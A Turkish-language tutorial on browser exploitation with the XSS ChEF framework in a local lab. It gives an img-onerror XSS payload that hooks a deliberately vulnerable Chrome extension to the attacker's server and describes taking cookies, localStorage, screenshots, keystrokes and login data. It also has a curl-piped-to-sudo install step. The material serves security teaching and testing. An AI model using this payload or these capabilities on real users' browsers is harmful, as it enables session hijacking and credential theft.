# XSS Exploitation via CHEF


**Evren Yalçın**

**SignalSec Corp.**

www.signalsec.com

## GİRİŞ

Xss zafiyetlerini exploit ederken genelde *Beef(The Browser Exploitation Framework) aracı* kullanılmaktadır. Fakat ek araçlar da bize bu süreçte oldukça kolaylık sağlamaktadır. Bunlardan birisi de Beef ile birlikte kullanabileceğiniz *XSS Chef(Chrome Extension Exploitation Framework)* aracıdır.




**Kısaca Chef ?**

Zafiyet barındıran Chrome extension'u tarayıcıya ekledikten sonra uygulama içerisinde Dom-Based Xss çalıştırarak kurban tarayıcıyı Chef ile rahatlıkla yönetebiliyoruz.

**Chef ile Neler Yapabiliriz?**

- •Tab yönetimi
- •Bütün tablarda JS çalıştırmak(Global Xss)
- •HTML kaynak kodlarını incelemek
- •Cookie yazmak/okumak
- •Browser geçmişini manipüle etmek
- •Kurbanın bilgisayarından ekran görüntüsü almak
- •BeEF ile entegrasyon
- •Keylogger

Çalışma mantığına göz atalım,




Diagramı incelediğimizde Xss Chef'in 3 ana parçadan oluştuğunu görmekteyiz.
Sunucu, Konsol ve Victim hooks.

Sunucu burada Http&websockets ile konsol(saldırgan)'a bağlıdır ve Chrome extension sayesinde kurban ve saldırgan arasında devamlı bir bağlantı kurulur.

Xss Chef ile bunu 3 şekilde yapabilirsiniz:

- •PHP/XHR
- •PHP/WebSockets
- •Nodejs/Websockets.

Biz Nodejs'i tercih edeceğiz. Peki neden NodeJS ?

http://www.webrazzi.com/2012/08/23/engine-yard-node-js/

İncelemenizde fayda var.

İlk olarak https://github.com/koto/xsschef adresinden dosyaları “ /opt/lampp/htdocs/xsschef/ “ klasörü altına indiriyoruz. Daha sonra NodeJs'i kurmamız gerekiyor.

Nodejs kurulumu için aşağıdaki yönergeleri izleyin.

1. sudo apt-get update
2. sudo apt-get install git-core curl build-essential openssl libssl-dev
3. Download source from http://nodejs.org/#download to ~/Downloads/src
4. cd Downloads/src
5. tar xvfz .tar.gz
6. cd
7. ./configure
8. make
9. sudo make install
10. node -v
11. cd
12. curl http://npmjs.org/install.sh| sudo

Linux konsoldan


$ npm install websocket

yaparak websocket'i kuruyoruz.

Eğer kurulum başarıyla gerçekleştiyse


$ node server.js

yazarak nodejs uygulamasını başlatıyoruz.





Hata mesajı almadıysanız http://127.0.0.1:8080/adresinden konsola ulaşabilirsiniz.

not:
Uygulama “Linux Mint 13 Maya”da test edilmiştir.
Nodejs sürümü : v.0.0.8




Sunucu tarafını başarıyla kurduğumuza göre şimdi Xss zafiyeti barındıran Chrome Extension'u tarayıcıya yüklüyoruz.

chrome://settings/extensions adresinden kurulu Chrome extensionları listeliyoruz. “paketlenmemiş uzantıyı yükle” kısmından vulnerable_chrome_extention 'u tarayıcıya yüklüyoruz.









Daha sonra tarayıcıya yüklediğimiz Chrome extension'ın içine aşağıdaki saldırı vektörünü kaydediyoruz.

<img src=x onerror="if(location.protocol.indexOf('chrome')==0) {d=document;e=createElement('script');e.src='http://localhost:8080/hook.php';d.body.appendChild( e);}">


Saldırgan ve kurban arasındaki bağlantıyı bu kod parçası sayesinde kurmuş olduk.





**“choose hooked session”** tuşuna tıklayarak browser session'u seçiyoruz. Artık  kurban tarayıcıyı yönetebiliriz.





**"Info"** tabından  Get cookies tuşuna bastığımızda URL, Cookies ve LocalStorage bilgisi gelmektedir.




**“Commands”** tabından Screenshot alabilir, Hook Beef özelliğini kullanabilir ve çeşitli kod örneklerini çalıştırabilirsiniz.




**"Html"** tabından Get Html diyerek sayfanın kaynak kodlarına ulaşabilirsiniz. Ayrıca mevcut tab içerisinde bulunan linkleri de listelemektedir.





**"Persistent scripts"** tabında login grabber, login form grabber gibi kod örneklerini kullanabilir veya kendi kod örneklerini oluşturabilirsiniz.

*Not: __logScript(script_name,object); fonksiyonunu kullanarak sonuçları geri döndürebiliyoruz.*

Regex kullanarak URL eşleştirmesi yapabilirsiniz. “Add script” tuşuna tıkladığınızda sonuçları **"Result log"** tabından takip edebilirsiniz.


